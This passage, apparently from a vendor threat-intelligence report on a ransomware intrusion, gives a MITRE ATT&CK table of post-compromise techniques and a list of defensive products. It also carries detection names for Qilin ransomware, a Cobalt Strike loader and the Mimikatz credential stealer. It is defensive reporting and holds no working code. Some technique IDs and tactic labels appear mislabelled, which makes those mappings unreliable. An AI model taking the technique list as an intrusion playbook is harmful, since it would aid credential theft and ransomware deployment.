

Figure 27. Summary of post-compromise TTPs/tool-usage workflow across multiple cases.

MITRE ATT&CK TTPs

Tactic	Technique / ID
Initial Access	Valid Accounts — T1078
Initial Access	External Remote Services — T1133
Credential Access	Brute Force / Password Spraying — T1110 / T1110.003
Credential Access	Credential Dumping — T1003
Discovery / Initial Access	Domain Trust Discovery — T1482
Discovery	Remote System Discovery — T1018
Discovery	Account Discovery — Domain Accounts (T1087.002)
Discovery	System Owner/User Discovery — T1033

Tactic	Technique / ID
Discovery	Process Discovery — T1057
Discovery / Permissions	File and Directory Permissions Modification — T1222 (Windows: T1222.001)
Discovery / Network	Network Service Discovery / Network Service Scanning — T1046 / T1018
Discovery / System Information	System Information Discovery — T1082
Discovery / Execution	Command and Scripting Interpreter — PowerShell — T1059.001 / T1086
Exfiltration	Exfiltration Over C2 Channel — T1048
Exfiltration	Transfer Data to Cloud Account — T1537
Lateral Movement / Privilege Escalation / Defense Evasion	Domain or Tenant Policy Modification — Group Policy Modification (T1484.001)
Lateral Movement	Remote Desktop Protocol (RDP) — T1021.001
Lateral Movement	SMB/Windows Admin Shares — T1021.002
Resource / Ingress	Ingress Tool Transfer — T1105
Defense Evasion / Impair Defenses	Disable or Modify Tools — T1562.001 (Impair Defenses)
Defense Evasion	Clear Windows Event Logs — T1070.001
Impact / Inhibit Recovery	Inhibit System Recovery — T1490
Impact / Defense Evasion	Service Stop — T1489
Impact	Command and Control — TA0011
Impact	Data Encrypted for Impact — T1486
Persistence / Registry	Modify Registry — T1112 (Modify Registry)
Persistence	Scheduled Task/Job — T1053
Persistence / Boot or Logon Autostart	Registry Run Keys / Startup Folder — T1547.001

Coverage

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Network/Cloud Analytics (Stealthwatch/Stealthwatch Cloud) analyzes network traffic automatically and alerts users of potentially unwanted activity on every connected device.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Cisco Secure Access is a modern cloud-delivered Security Service Edge (SSE) built on Zero Trust principles. Secure Access provides seamless transparent and secure access to the internet, cloud services or private application no matter where your users work. Please contact your Cisco account representative or authorized partner if you are interested in a free trial of Cisco Secure Access.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Snort SIDs for the threats are: 65446

ClamAV detections are also available for this threat:

- Win.Ransomware.Qilin-10044197-0
- Win.Trojan.Systembc-10058229-0
- Win.Loader.CobaltStrike-10058228-0
- Win.Dropper.Mimikatz-9778171-1

Indicators of compromise (IOCs)

The IOCs can also be found in our GitHub repository here.
